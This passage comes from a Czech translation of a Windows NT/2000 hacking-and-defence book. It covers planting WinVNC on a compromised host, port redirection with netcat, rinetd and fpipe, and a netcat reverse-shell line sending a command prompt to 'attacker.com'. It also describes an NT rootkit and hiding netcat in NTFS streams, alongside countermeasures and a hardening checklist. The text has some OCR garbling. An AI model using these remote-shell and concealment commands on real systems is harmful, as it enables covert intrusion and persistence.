Nakonec nainstalujeme WINVNC jako službu a spustíme ji. Následující relace vzdáleného příkazu zobrazuje zápis postupu pro tyto kroky (nezapomeňte, že se jedná o příkazový řádek na vzdáleném systému):


```
C:\> winvnc -install
```

```
C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```


Nyní můžeme spustit aplikaci vncviewer a připojit se k našemu cíli. Následující dvě ilustrace zobrazují nastavení aplikace vncviewer pro připojení k „displeji 0“ na IP adresu 192.168.202.33 (zápis „počítač:display“ zhruba odpovídá systému X Windows Unixu; všechny systémy Microsoft Windows mají standardně číslo zobrazení nulu). Druhý záběr na obrazovku ukazuje výzvu pro heslo (pamatujete si stále ještě, na co jsme jej nastavili?).



Vida! Vzdálené grafické pracovní prostředí se náhle probudilo k životu v jasných barvách, jak vidíme na obrázku 5-7. Kurzor myši se chová, jako kdyby se právě používal na vzdáleném systému.



VNC je evidentně velmi silný - jeho prostřednictvím můžete dokonce poslat klávesovou kombinaci CTRL-ALT-DEL. Možnosti jsou neomezené.



Obrázek 5-7, WinVNC připojený ke vzdálenému systému. Dá se zjednodušeně říci, že sedíte u vzdáleného počítače.



## Zastavení a odstranění WINVNC

Chcete-li službu WINVNC elegantně zastavit a odstranit, následující dva příkazy budou stačit:

```
C:\> net stop winvnc
C:\> winvnc -remove
```

Chcete-li odstranit zbývající klíče registru, použijte utilitu NTRK, jak již bylo dříve předvedeno:

```
C:\>reg delete W192.168.202.33
HKEY_LOCAL_MACHINE\System\
CurrentControl Set\Services\WinVNC
```

## Přesměrování portů

Probrali jsme si několik programů, které umí ovládat systém vzdáleně z příkazové řádky, a to v kontextu přímých síťových spojení pro vzdálené ovládání. Představte si však situaci, ve které mezihlá entita, jako například firewall, blokuje přímý přístup na cílový systém. Vynalézaví útočníci tyto překážky umí obejít prostřednictvím *přesměrování portů*. Přesměrováním portů se také zabýváme v kapitole 14, ale zde si probereme některé nástroje a metody specifické pro systémy NT.

Jakmile útočníci odhalili klíčový cílový systém, jako například firewall, mohou využít přesměrování portů tak, aby se všechny pakety posílaly na specifikovaný cíl. Dopad tohoto typu zneužití je důležité ocenit, protože útočníkům umožní přístup k čemukoli a k celým systémům za firewallem (nebo jiným cílem). Princip přesměrování portu spočívá v naslouchání na jistých portech a odesílání neupravených paketů na specifikovaný sekundární cíl. Dále si probereme některé způsoby nastavení přesměrování portů ručně s pomocí nástrojů netcat, rinetc a fpipe.

### Poznámka

Přesměrování portu je graficky znázorněno na obrázku 14-4 v kapitole 14.

## Přesměrování shellu netcat

Rozšířenost	5
Složitost	7
Dopad	10
Celkové riziko	7


Jestliže je netcat dostupný nebo jej lze načíst na cílový systém za firewallem, je možné získat přes libovolný port vzdálený příkazový rádek. Nazýváme to „přesměrováním prostředí“, protože se v podstatě „přesměruje“ funkční příkazový rádek zpět na stroj útočníka.

```
[root$] nc attacker.com 80 cdm.exe nc attacker.com 25
```

Jestliže stroj attacker.com naslouchá prostřednictvím nástroje netcat na TCP 80 a 25 a na TCP portu 80 je povoleno spojení směrem ven a na portu 25 směrem dovnitř přes firewall, pak tento příkaz na něj od oběti „přesměruje“ vzdálený příkazový rádek. Obrázek 5-8 zobrazuje systém útočníka v tomto příkladu. Horní okno zobrazuje vstupní okno naslouchajícího na portu 80 a odesílajícího příkaz ipconfig. Dolní okno zobrazuje výstup obdržený od stroje vzdálené oběti na portu 25.

## rinetc

Rozšířenost	5
Složitost	9
Dopad	10
Celkové riziko	8



Obrázek 5-8. Použití netcat na útočníkově i vzdáleném systému, shell může být spuštěn na útočníkově systému. Příkazy vložené do horního okna jsou prováděny vzdáleným systémem a výsledky jsou zobrazeny ve spodním okně,

Může se zdát trochu divoké nastavit přesměrování portu s pomocí tří relací netcat na konfigurovaných ručně, jak jsme si předvedli výše. Abychom se vyhnuli tak namáhat operaci, lze využít četné utility dostupné na Internetu, které byly sestaveny speciálně pro provádění přesměrování portu. Vynikajícím příkladem může být ri netd, „Internet redirection server“ od Thomase Boutella na <http://www.boutell.com/rinetd/index.html>. Přesměruje spojení TCP z jedné IP adresy a portu na další. Chová se velmi podobně jako datapipe (viz kapitola 14) a přichází s verzí pro Win32 (včetně 2000) i s linuxovou verzí. Rinetd se výjimečně snadno používá - jednoduše vytvoříte pravidlo pro přesměrování do konfiguračního souboru, který bude mít formát:

`adresa_naslouchání port_naslouchání adresa_spojení port_spojení`

a pak spusťte rinetd -c <název\_konfiguračního\_souboru>. Podobně jako netcat může i tento nástroj udělat z chyběně nakonfigurovaných firewallů pořádně děravý ementál.

## fpipe

Jedná se o aplikaci přesměrování zdrojových portů TCP od Foundstone, Inc. Autoři tohoto nástroje jsou ve vedení této firmy. Umí vytvářet datový tok TCP s volitelným zdrojovým portem podle výběru uživatele. To se velmi hodí během testování průniku, při kterém jde o takové obcházení firewallů, které využívá povolení jistým typům provozu projít do vnitřních sítí.



**Obrázek 5-9. fpipe běží na kompromitovaném hostitelském počítači. Je zde nastaveno tak, aby přeposíralo data z portu 53 na port 23 počítače 192.168.234.37.**

Nástroj fpipe v podstatě funguje jako nasměrování dovnitř. Spusťte fpipe s naslouchajícím portem serveru, vzdáleným cílovým portem (port, na který se snažíte uvnitř firewallu dosáhnout) a (volitelným) *lokálním zdrojovým* portem o libovolném čísle. Když se fpipe spustí, začne očekávat spojení od klienta na svůj naslouchající port. Jakmile je takové spojení realizováno, ustaví se nové spojení na cílovou adresu a port se specifikovaným lokálním zdrojovým portem, čímž se kruh uzavře. Když dojde k ustavení úplného spojení, fpipe odešle všechna data, která obdržel od klienta, vzdálenému cílovému portu za firewallem a vrátí odezvu provozu zpět iniciačnímu systému. Toto nastavení relací je u nástroje netcat docela bolestivé. Naproti tomu fpipe provede stejný úkol transparentně.

Dále si předvedeme použití fpipe při nastavení přesměrování na komromitovaný systém, na kterém za firewallem běží telnetový server na portu 23 (telnet); firewall sice tento port 23 blokuje, ale povoluje port 53 (DNS). Normálně bychom se k telnetu nemohli připojit přímo na TCP port 23, ale nastavením přesměrovače fpipe tak, že spojení na TCP 53 přesměruje na telnetový port cílové stanice, můžeme dosáhnout ekvivalentu. Obrázek 5-9 ukazuje přesměrovač fpipe běžící na komromitované stanici.

Pouhým připojením k portu 53 na této stanici se předá telnetová výzva útočníkovi.

Nejúžasnější vlastností fpi pe je jeho schopnost specifikovat zdrojový port pro provoz. Pro účely testování průniku je někdy nezbytné obejít firewall nebo směrovač, které povolují pouze provoz, jehož zdroj je na určitém portu (například port se zdrojem na TCP 25 může hovořit se serverem elektronické pošty). TCP/IP běžně klientským připojením přiděluje vysoká čísla zdrojových portů, které firewall typicky odmítne ve svém filtru. Firewall by však mohl nechat provoz DNS projít (a ve skutečnosti tomu tak bude). Fpipe může datový tok přinutit, aby vždy používal specifický zdrojový port, v tomto případě zdrojový port DNS. Když se toto stane, firewall bude tok interpretovat jako povolenou službu a nechá jej projít.

### Poznámka

Uživatelé by měli mít stále na paměti, že když užívají volbu *-s*, aby specifikovali číslo zdrojového portu odcházejícího spojení, a toto spojení se uzavře, může se stát, že nebudou moci spojení na vzdálený stroj znova obnovit (fpipe bude tvrdit, že adresa se již používá), dokud neuplynou časové úseky dané konstantami TCP *TIME\_WAIT* a *CLOSE\_WAIT*. Doba trvání tohoto časového úseku se pohybuje od 30 sekund do 4 minut a závisí na OS a jeho verzi, kterou používáte. Důvod, proč k tomuto dochází, je snaha fpipe o ustavení nového spojení ke vzdálenému stroji s pomocí stejné kombinace lokální IP adresa/port a vzdálená IP adresa/port jako v předcházející relaci. Nové spojení však nelze uskutečnit, dokud zásobník TCP nerozhodne, že předcházející spojení úplně skončilo.

# Obecná opatření proti kompromitaci přístupových oprávnění

Jak se ubráníte před tolika programy, které jsme nyní probrali, a zacpěte i všechny zbývající díry? Vzhledem k tomu, že hodně se jich vytvořilo díky přístupu administrátora k téměř každému aspektu architektury NT a většinu z nezbytných souborů lze přejmenovat a nakonfigurovat pro práci téměř nekonečně způsoby, bude to obtížný úkol. Nabízíme vám následující obecnou radu, která se tak či onak vztahuje na mnoho oblastí, jichž jsme se dotkli, prostřednictvím procesů, jež jsme popsali: jména souborů, klíče registru, procesy a porty.

## Poznámka

Velmi vám doporučujeme, abyste si navíc k této části přečetli kapitolu 14, která se zabývá zadními vrátky, protože se dotýká některých obecnějších opatření proti tomuto typu útoků.

## Pozor

S odhalením přístupových práv jakéhokoli systému se nejlépe vypořádáte novým nainstalováním veškerého systémového softwaru z důvěryhodného média. Rafinovaný útočník by mohl nějaká zadní vrátká skrýt tak, že by nemusela být nikdy objevena dokonce ani zkušenými jedinci (viz následující pojednání o rootkitech). Tato rada se poskytuje hlavně pro všeobecnou znalost čtenáře a nedoporučuje se jako úplné řešení odpovídající všem těmto útokům.

## Jména souborů

Jedná se pravděpodobně o nejméně účinné opatření, protože každý vetřelec s trohou rozumu přejmenuje soubory a uplatní další opatření, aby je skryl (viz část „Zahlazení stop“, která následuje), ale může se vám podařit chytit na vašich systémech méně nápadité vetřelce.

Už jsme zmínili mnoho souborů, které je příliš nebezpečné nechávat povolovat bez dohledu: remote.exe, nc.exe (netcat), rinetd.exe, NBSvr.exe a patch.exe (NetBus servery), WINVNC.exe, VNCHooks.dll a omnithread\_rt.dll. Jestliže někdo nechává tyto pozvánky na vašem serveru bez vaší autorizace, hned začněte vyšetřování – viděli jste, k čemu mohou být zneužity.

Budete také extrémně podezřívaví ke všem souborům, které přebývají v různých adresářích Start Menu\PROGRAMS\STARTUP%\username% pod složkou %SYSTEMROOT%\PROFILES\. Cokoli v těchto složkách se spustí v době startu systému (znovu vás na to později upozorníme).

## Tip

Dobrým preventivním opatřením k identifikaci změn na souborového systému je používání nástrojů kontrolních součtů podobných tomu, o kterém se zmíníme v následující části, věnované rootkitům.

## Položky registru

Jako kontrast k hledání souborů, které lze snadno přejmenovat, můžeme uvést prohledávání hodnot registru, jež může být docela účinné. Většina aplikací, o kterých jsme se zmínili, totiž očekává, že uvidí jisté hodnoty na specifických místech. Dobrým místem, kde začít, je HKLM\ SOFTWARE a HKEY\_USERS\ .DE-

vazeb NetBIOSu na veřejně dostupné adaptéry. Vše bylo ilustrováno v části „Protiopatření: Obrana proti hánání hesel“ na začátku této kapitoly.

Výstup netstat je možné poslat rourou programu Find, aby hledal specifické porty. Příkladem je následující příkaz, který hledá servery NetBusu naslouchající na jeho výchozím portu:

```
netstat -an | find "12345"
```



Fport od Foundstone (<http://www.foundstone.com>) poskytuje konečně vazby mezi procesy a porty: vypisuje všechny aktivní sockety a ID procesů používající spojení. Zde vidíte vzorový výstup.

```
FPORT - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com
```

PID	NAME	TYPE	PORt
184	IEXPLORE	UDP	1118
249	OUTLOOK	UDP	0
265	MAPISP32	UDP	1104
265	MAPISP32	UDP	0

## ROOTKIT: ÚPLNÁ KOMPROMITACE

Co dělat, jestliže se pod kontrolu útočníka dostane samotný kód operačního systému? Tato myšlenka je prastará na unixových platformách, kde komplikace jádra systému se někdy děje každý týden, zvláště v případě těch, kdo chtějí držet krok se špicí vývoje. Softwarové balíčky, které dodávaly trojské koně pro běžně používané systémové binární soubory, si přivlastnily název *rootkit*, protože typicky vyžadovaly na cílovém systému oprávnění unixového účtu s názvem root, tedy správce. Kapitola 8 se zabývá unixovými rootkity a kapitola 14 je probírá z obecného pohledu.



### Rootkit pro NT/2000

Rozšířenost	5
Složitost	7
Dopad	10
Celkové riziko	7

Aby nebyl pozadu, objevil se pro systém Windows NT/2000 vlastní rootkit v roce 1999, díky laskavosti týmu Grega Hoglunda na <http://www.rootkit.com>. Greg udržoval celou komunitu v napětí, když předváděl fungující prototyp rootkitu pro Windows, který umí provádět ukryvání klíčů registru a přesměrování souborů EXE, což lze použít u spustitelných souborů typu trojského koně, aniž by došlo ke změně jejich obsahu. Všechny triky prováděné rootitem vychází z metody „function hooking“, tedy navěšení se na funkci. Díky takové úpravě jádra NT, která umožňuje zmocnit se volání systému, může rootkit skrýt pro-

ces, klíč registru nebo soubor nebo může přesměrovat volání na funkce trojského koně. Výsledek je ještě rafinovanější než u rootkitu ve stylu trojského koně. Uživatel si nikdy nemůže být jist integritou právě prováděného kódu.

Rootkit NT/2000 byl v prvé řadě určen spíše k předvádění klíčových funkcí než pro všemožné úskoky. Distribuce se skládá ze dvou souborů: \_root\_.sys a deploy.exe. Spuštěním deploy.exe nainstalujeme a nastartujeme rootkit.

Jakmile je postavení zaujmuto, skrytý registr nabude účinnosti: jakákoli hodnota nebo klíč, které začínají šesti písmeny „\_root\_“, by se měly v zobrazení regedit.exe nebo regedit32.exe. skrýt. Každý spustitelný program začínající „\_root\_“ bude vůči těmto uskokům imunní. Tedy kopie regedit.exe přejmenovaná na „\_root\_regedit.exe“ bude moci vidět všechny skryté klíče. Toto útočníkům poskytuje šikovná zadní vrátká, aby si mohli prozkoumat své dílo bez rozepínání pláště neviditelnosti pocházejícího od rootkitu.

Přesměrování EXE v alfa verzi odhalí spuštění souboru se jménem, které začíná „\_root\_“, a přesměruje jej na „C:\calc.exe“ (toto je do alfa verze napevno zakódováno, a tedy útočníkům neposkytne dostatečnou ochranu, ale možnost nebezpečnosti přesměrování EXE by již nyní měla být zřejmá).

Greg distribuuje konzolu ke vzdálené správě rootkitu s názvem RogueX, která má velmi rafinované rozhraní. Stále se ještě vyvíjí a má omezenou funkčnost. (Může spouštět skenování portů ze vzdáleného systému s rootkitem.)

## Opatření proti rootkitu

Když už nemůžete věřit ani příkazu dir, je čas přiznat porážku: zálohujte kritická data (ne binární kódy!), všechno vyčistěte a znova nainstalujte z důvěryhodných zdrojů. Nespoléhejte se na zálohy, protože nikdy nevíte, kdy nad vaším systémem útočník získal kontrolu. Mohli byste obnovovat software se stejným trojským koněm.

Na tomto místě je nutné zdůraznit jedno ze zlatých pravidel bezpečnosti a obnovy po katastrofě: *známé stavy a opakovatelnost*. U produkčních systémů je často nezbytná rychlá obnova. Na tomto místě se dobře zdokumentovaná a plně automatizovaná procedura instalace stává opravdovou záchranou. Pohotová dostupnost důvěryhodného média k opětovnému uvedení do provozu je také velmi důležitá. Spoustu času vám může ušetřit vypálení obrazu plně nakonfigurovaného webového serveru na CD-ROM. Další dobrá věc vhodná k uložení do skriptu je konfigurace operačního režimu versus zkušebního režimu. Během procesu budování systému nebo během údržby se musí dělat určité bezpečnostní kompromisy (umožnění sdílení souborů atd). Ujistěte se, že existuje kontrolní seznam nebo automatizovaný skript pro návrat do operačního režimu.

Kontrolní kódové součty jsou další dobrou obranou proti strategiím podobným rootkitu, ale musí existovat „neposkvrněný“ původní stav (to znamená, že se jedná o *preventivní* obranu a moc nám v případě pohromy nepomůže). Nástroje jako freewarový MD5sum umí identifikovat soubory a zaznamenat porušení integrity, když dojde ke změnám. Binární kód ve Windows tohoto nástroje je dostupný v rámci prostředí Cygwin z <http://sources.redhat.com/cygwin>. MD5sum umí vypočítat nebo ověřit 128bitový výtah souboru s pomocí oblíbeného algoritmu MD5, jehož autorem je Ron Rivest z MIT Laboratory for Computer Science a z RSA Security. Je popsán v RFC 1321. Následující příklad ukazuje MD5sum při práci, kdy pro soubor generuje kontrolní součet a následně jej ověřuje.

```
C:\>md5sum d:\test.txt > d:\test.md5
```

## attrib

Skrývání souborů může být tak jednoduché jako prosté zkopírování souborů do adresáře. Ke skrytí lze využít starého nástroje z DOSu attrib, jak ukazuje následující zápis:

```
attrib +h [adresář]
```

Tímto dojde ke skrytí souborů a adresářů z nástrojů příkazového řádku, ale ne v případě, je-li zvolena možnost Show All Files ve Windows Exploreru.

## Souborový tok v NTFS

Jestliže cílový systém používá souborový systém NTFS v systému Windows NT, mají vetřelci k dispozici další metodu ke skrývání souborů. NTFS nabízí podporu pro více „toků“ informací v souboru. Funkce toků NTFS firma Microsoft propaguje jako „mechanismus, který přidá další atributy nebo informace do souboru, aniž by došlo k přeorganizování souborového systému“, například když se povolí kompatibilita vlastností souborů NT-Macintosh. Lze jej také použít ke skrytí toolkitu - nazývejme jej „adminkit“ - zlomyslného hackera do toků za soubory.

V následujícím příkladu dojde ke skrytí netcat.exe do toků za generickým souborem, který se nalézá v adresáři winnt\system32\os2. Lze jej tedy použít k následným útokům na jiné vzdálené systémy. Vybrali jsme tento soubor pro jeho relativní nezvyklost, ale mohl by být použit libovolný soubor.

Chce-li útočník skrýt soubory do toků, bude potřebovat POSIX utilitu cp z NTRK. Její syntaxe je jednoduchá: s pomocí dvojtečky v cílovém souboru se specifikuje tok.

```
C:\> cp <soubor> oso001.009:<soubor>
```

Například:

```
C:\> cp nc.exe oso001.009:nc.exe
```

Tímto se skryje nc.exe v toku „nc.exe“ oso001.009- Vyjmutí netcatu z toku:

```
C:\> cp oso001.009:nc.exe nc.exe
```

Datum modifikace souboru oso001.009 se změní, ale ne jeho velikost. (Některé verze cp nemusí datum souboru měnit.) Proto jsou soubory skryté za tokem jen velmi obtížně odhalitelné.

Vymazání souboru za tokem zahrnuje zkopírování krycího souboru do oddílu FAT a jeho následné zkopírování zpět do NTFS.

Soubory za tokem lze stále spustit, i když jsou skryté za jejich krycím souborem. Kvůli omezením cmd.exe není možné soubory za tokem spustit přímo (to jest oso001.009:nc.exe). Místo toho se pokuste využít ke spuštění souboru příkaz START:

```
start oso001.009:nc.exe
```



## Protiopatření: Nalezení toků

Jediným spolehlivým nástrojem k nalezení toků se soubory NTFS je Streamfinder od March Information Systems. Internet Security Systems (ISS) získaly tento nástroj, ale je zřejmé, že tato utilita už na jejich evropských webových stránkách není k dispozici. Kopii lze získat z <http://www.hackingexposed.com>. Dalším vynikajícím nástrojem k nalezení toků je sfind od Foundstone (viz <http://foundstone.com>).

## SHRNUTÍ

V této kapitole jsme popsali velké množství možných útoků na Windows NT. Mnozí čtenáři se teď možná nahlas ptají na bezpečnost samotného operačního systému. Je-li tomu tak, ještě jsme svůj úkol nesplnili. Tedy znovu zdůrazňujeme, že bez oprávnění administrátora lze udělat vzdáleně jen velmi málo a že existuje jen málo způsobů, jak toto privilegium získat, a mezi ně patří: hádání hesla, naslouchání při výměně hesel nebo vyzvídání mezi důvěryhými zaměstnanci.

Nahlédněte do kapitoly 15, kde se dozvítě o oslabených vzdálených útocích proti systému Windows přes IIS.

Naše shrnutí bude po dlouhé četbě milosrdně krátké. Jsou-li přijata a dodržována následující jednoduchá opatření, 99,99 procent problémů spojených s bezpečností Windows NT zmizí. Mějte však stále na mysli, že zbývající 0,01 procenta problémů ještě pravděpodobně nikoho nenapadla.

- Zablokujte přístup k portům TCP a UDP s čísly 135-139. Tento jednoduchý krok zabrání téměř každému vzdálenému problému na NT, o kterém jsme se zmínili v této knize. Zcela jistě by měl být uplatněn v oblasti bezpečnostních bran u všech sítí a rovněž by měl být brán v úvahu pro přístup k vnitřním zařízením. Jednotlivé stanice mohou mít na citlivých rozhraních zakázán NetBIOS. Pravidelně skenujte svou síť a hledejte ty, kdo toto opatření nedodrželi.
- Jestliže na NT spouštíte TCP/IP, nakonfigurujte pod Control Panel / Network / Protocols / TCP/IP / Advanced / Enable Security / Configure funkci TCP/IP Filtering. Povolte jenom ty porty a protokoly, které jsou nezbytné k fungování dotyčného systému.
- V registru nastavte klíč RestrictAnonymous, jak je předvedeno v kapitole 3 (také si přečtěte KB Q246261 o možných nevýhodách spojených s nastavením této hodnoty na úrovni, která je na Windows 2000 nejvíce omezující).
- Z Access This Computer From The Network User Right pod Policies / User Rights v User Manager odstraňte Everyone.
- Používejte neaktuálnější Service Pack a opravy. Hlavní motivací většiny oprav vydaných firmou Microsoft je bezpečnost a často neexistuje jiný zdroj pro některá zranitelná místa na úrovni jádra, například pro getadmin. Aktuální opravy pro NT lze nalézt na <http://www.microsoft.com/security>. Samozřejmě že byste měli přejít na Windows 2000, které zavádí velké množství nových bezpečnostních funkcí a oprav. Více informací najdete v kapitole 6.
- Zaveděte politiku používání silných hesel a prosazujte ji prostřednictvím Passfi 11 a pravidelnými audity. Ano, pokuste se rozluštit své vlastní soubory SAM! Pamatujte si, že sedm je magické číslo, když přijde na délku hesla na NT.
- Přejmenujte účet Administrátor a ujistěte se, že Guest je zakázán. Už jsme se však setkali s tím, že účet správce lze stále identifikovat, i když došlo k jeho přejmenování. Přičítá se to však k práci, kterou musí útočník vykonat.

- Dvakrát se ujistěte, že hesla správce jsou silná (používejte netisknutelné znaky ASCII, je-li to nutné) a měňte je pravidelně.
- Zajistěte, aby na samostatných systémech lokální správci nepoužívali charakteristické hodnoty Domain Admin.
- Nainstalujte z NTRK utilitu Passprop, která umožňuje zamčení účtu pro skupinu Administrators, čímž zabráníte tomu, aby se dobře známý účet stal snadným cílem těch, kteří hádají hesla.
- Pro soubory hesel (SAM) na NT nainstalujte funkci rozšířeného šifrování SYSKEY. Nezastaví sice útočníky úplně, ale jistě je zpomalí. Zajistěte si opravu SYSKEY keystream reuse, popsanou v článku KB Q248183.
- Umožněte provedení auditu, kontrolování položky „Failure“ klíčových funkcí jako Logon/Logoff a další, jak to vyžaduje politika vaší firmy. Týdně si prohlížejte soubory protokolů nebo využijte automatizovaných nástrojů k analýze protokolů.
- Ověřte si, že povolení přístupu do registru jsou bezpečná, zvláště přes vzdálený přístup. Využijte k tomu klíč HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityPipeServers\winreg\AllowedPaths.
- Na citlivých serverech nastavte hodnotu Hidden registru: HKLM\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters\Hidden, REG\_DWORD = 1. Tímto odstraníte stanici ze seznamu síťových prohlížečů (Network Neighborhood), zatímco všechny síťové schopnosti na a z této stanice se budou stále poskytovat.
- Nespouštějte služby, které nejsou nezbytné, a vyhýbejte se těm, které běží v kontextu bezpečnosti uživatelského účtu.
- Snažte se pochopit, jak nakonfigurovat aplikace bezpečně nebo je nespouštějte. Je naprostě nezbytné si přečíst „Microsoft Internet Information Server 4.0 Security Checklist“, který najdete na <http://www.microsoft.com/technet/security/tools.asp>. V tomto článku je nepřeberné množství vynikajících nápadů týkajících se bezpečnosti na NT. Bezpečnost pro SQL 7.0 najdete popsanou na <http://www.sqlsecurity.com>. Vychovávejte uživatele, aby byli citliví na vyzrazení hesel nebo jiných informací o účtu a nestali se tak snadnou kořistí různých triků, jako například trik LOpchu s vyžádáním hesla prostřednictvím URL v e-mailu.
- Přesuňte svou síť na přepínanou architekturu, aby se odposlouchávání stalo mnohem obtížnějším než u sdílených infrastruktur (ale ne nemožné!).
- Sledujte různé diskusní skupiny na Internetu, které se zabývají plným odhalením bezpečnostních chyb (Bugtraq na <http://www.securityfocus.com/> a NTBugtraq na <http://www.ntbugtraq.com/>), nebo vlastní bezpečnostní stránku firmy Microsoft s aktuálními informacemi o zranitelných místech na <http://www.microsoft.com/security>.

# Kapitola 6

Hackování  
Windows  
2000

**N**a podzim 1999 vystavila firma Microsoft na Internetu v rámci domény Windows2000test.com skupinu beta serverů Windows 2000. Sloužily jako jasná pozvánka pro hackery: jestli můžete, napadněte nás.

a podzim 1999 vystavila firma Microsoft na Internetu v rámci domény Windows2000test.com skupinu beta serverů Windows 2000. Sloužily jako jasná pozvánka pro hackery: jestli můžete, napadněte nás.

O několik týdnů později byly tyto servery mimo provoz, značně poškozené útoky typu odmítnutí služby, ale bez újmy odhalení na úrovni operačního systému (útočníci byli schopni zařadit si s webovou aplikací Guestbook, která běžela na bezprostředně připojených serverech). Během dalších testů stejného charakteru byly získány podobné výsledky, včetně výzvy OpenHack Challenge od eWeeku.

K témuž testům existuje množství variant, nehodláme zde však rozebírat, co to ve skutečnosti říká o bezpečnosti Windows 2000 v porovnání s konkurenčními produkty. Z těchto pokusů je zřejmé, že rozumně nakonfigurované servery Windows 2000 lze na úrovni OS narušit přinejmenším stejně obtížně jako jakoukoli jinou serverovou platformu. Dále je zřejmé, že nejpravděpodobnější cesta vstupu na server je přes aplikační vrstvu, přičemž se zcela obchází bezpečnostní opatření na úrovni OS.

Tato praktická demonstrace bezpečnosti Windows 2000 je podepřena mnoha novými bezpečnostními funkcemi, které jsou zabudované v OS: vlastní implementace zabezpečení protokolu IP (IPSec), šifrovaný systém souborů Encrypting File System (EFS), bezpečnostní konfigurace založená na zásadách Group Policy, šablony Security Templates a nástroje Security Configuration and Analysis, centralizované vzdálené ovládání přístupu s Remote Authentication Dial-In User Service (RADIUS) a autentizace vycházející z Kerberosu (abychom jmenovali alespoň některé). Silná důvěra ve veřejně prověřené standardy a šifrování je v této sérii prvořadá. Jedná se o výraznou skupinu doplňků, které by mohly signalizovat zásadní posun v přístupu firmy Microsoft k bezpečnosti Windows od historického proprietárního postoje.

V této kapitole se budeme zabývat významnými otázkami bezpečnosti, které jsou v systému Windows 2000 do dnešního dne identifikovány. Přistoupíme k tomu z perspektivy metod standardních útoků, které jsme už nastínili: stopování, skenování, zjišťování informací, průnik, útok odmítnutí služby (je-li zamýšlen), zvýšení privilegií, vykradení dat, zahlašení stop a instalace zadních vrátek. Prvních tří oblastí standardního útoku se v této kapitole dotkneme jen stručně, protože stopováním, skenováním a zjišťováním informací ve Windows 2000 jsme se zabývali v kapitolách 1, 2 a 3.

